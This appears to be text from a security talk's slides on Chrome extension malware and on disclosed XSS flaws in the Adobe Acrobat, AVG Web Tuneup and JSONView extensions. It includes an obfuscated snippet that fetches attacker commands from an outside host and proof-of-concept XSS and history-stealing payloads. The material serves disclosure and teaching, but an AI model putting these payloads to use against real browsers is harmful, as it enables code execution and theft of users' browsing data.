
```
    xhr_obj['open']('get', 'http://appbda.co/data.js');  
    xhr_obj['send']();  
    if (rkiyypsyr == 0) {  
        rkiyypsyr = 1;  
    }  
}
```

Get new **commands**
from the attacker's server

But It's Too Complicated



Why Do It Yourself?!



Adobe Acrobat extension XSS



- XSS found on January 2016
- 30 million installations
- XSS found by Google Project Zero researcher Tavis Ormandy

1088 - Adobe: Adobe Acrobat x

Tomer

Securehttps://bugs.chromium.org/p/project-zero/issues/detail?id=1088#c4

Issue 1088

Starred by 4 users

Status: Fixed

Owner: [taviso@google.com](#)

Closed: Jan 18

Cc: [project-...@google.com](#)

Deadline-90

Finder-taviso

Severity-Critical

CCProjectZeroMembers

Vendor-Adobe

Product-Acrobat

Reported-2017-Jan-12

Sign in

to add a comment

Adobe: Adobe Acrobat Force-Installed Vulnerable Chrome Extension

Project Member

Reported by [taviso@google.com](#), Jan 18

[Back to list](#)

On January 12th, an automatic Adobe Acrobat update force installed a new chrome extension with ID efaidnbmnnnibpcajpcglclefindmkaj. You can view it on the Chrome Webstore here: <https://chrome.google.com/webstore/detail/adobe-acrobat/efaidnbmnnnibpcajpcglclefindmkaj/>

I can see from the webstore statistics it's already got ~30M installations.

It didn't take long to notice there's a DOM XSS in data/js/frame.html

```
531         } else if (request.current_status === "failure") {
532             analytics(events.TREFOIL_HTML_CONVERT_FAILED);
533             if (request.message) {
534                 str_status = request.message;
535             }
536             success = false;
```

Presumably you can do

```
window.open("chrome-extension://efaidnbmnnnibpcajpcglclefindmkaj/data/js/frame.html?message=" +
encodeURIComponent(JSON.stringify({
    panel_op: "status",
    current_status: "failure",
    message: "<h1>hello</h1>"
}))));
```

I think CSP might make it impossible to jump straight to script execution, but you can iframe non web_accessible_resources, and easily pivot that to code execution, or change privacy options via options.html, etc.

??

The frame who framed the XSS

iframe.js

```
op = request.panel_op;
switch (op) {
  case "status":
    if (request.current_status === "waiting") {
      ...
    } else if (request.current_status === "failure") {
      analytics(events.TREFOIL_HTML_CONVERT_FAILED);
      if (request.message) {
        str_status = request.message;
      }
      success = false;
    }
  }
}

...
if (str_status) {
  $(".convert-title").removeClass("hidden");
  $(".convert-title").html(str_status);
}
```

This is our
payload!

Raw input to HTML


Content-Security Policy

- CSP by default on extensions since 2014
- Protects in 3 ways:
 1. Forbid evals
 2. Forbid inline scripts
 3. Allow only local scripts

CSP Is Dead, Long Live CSP! On the Insecurity of Whitelists and the Future of Content Security Policy

“We find that 94.68% of policies that attempt to limit script execution are ineffective, and that 99.34% of hosts with CSP use policies that offer no benefit against XSS”

AVG Web Tuneup extension XSS



- XSS found on December 2015
- 9 million installations
- XSS found by Google Project Zero researcher Tavis Ormandy


```
window.addEventListener('message', function(event) {
  window.postMessage({ from: "web", to: "content", method: "recently" }, "*")
});

function receiveMessage(event)
{
  if (event.data != undefined && event.data.historyItems != undefined) {
    var obj = JSON.parse(event.data.historyItems);

    document.write("Here is a list of websites you've been visiting");
    document.write("<br>");
    for (i in obj) {
      var d = new Date(obj[i]);
      document.write("<a href=" + i + ">" + i + "</a> on " + d);
      document.write("<br>");
    }
  }
}
</script>
```

I'm sure if I keep looking I'll be able to turn this into remote code execution, but hopefully this is enough for now.

This bug is subject to a 90 day disclosure deadline. If 90 days elapse without a broadly available patch, then the bug report will automatically become visible to the public.

Disappointed, Tavis.

AVG Web Tuneup - DEMO

JSONView extension XSS



- XSS found on February 2016
- Removed from store on November 2016
- Came back on January 2017
- XSS found by Joe Vennix

JSONView - DEMO

Q / A

THANKS

tomerc@wix.com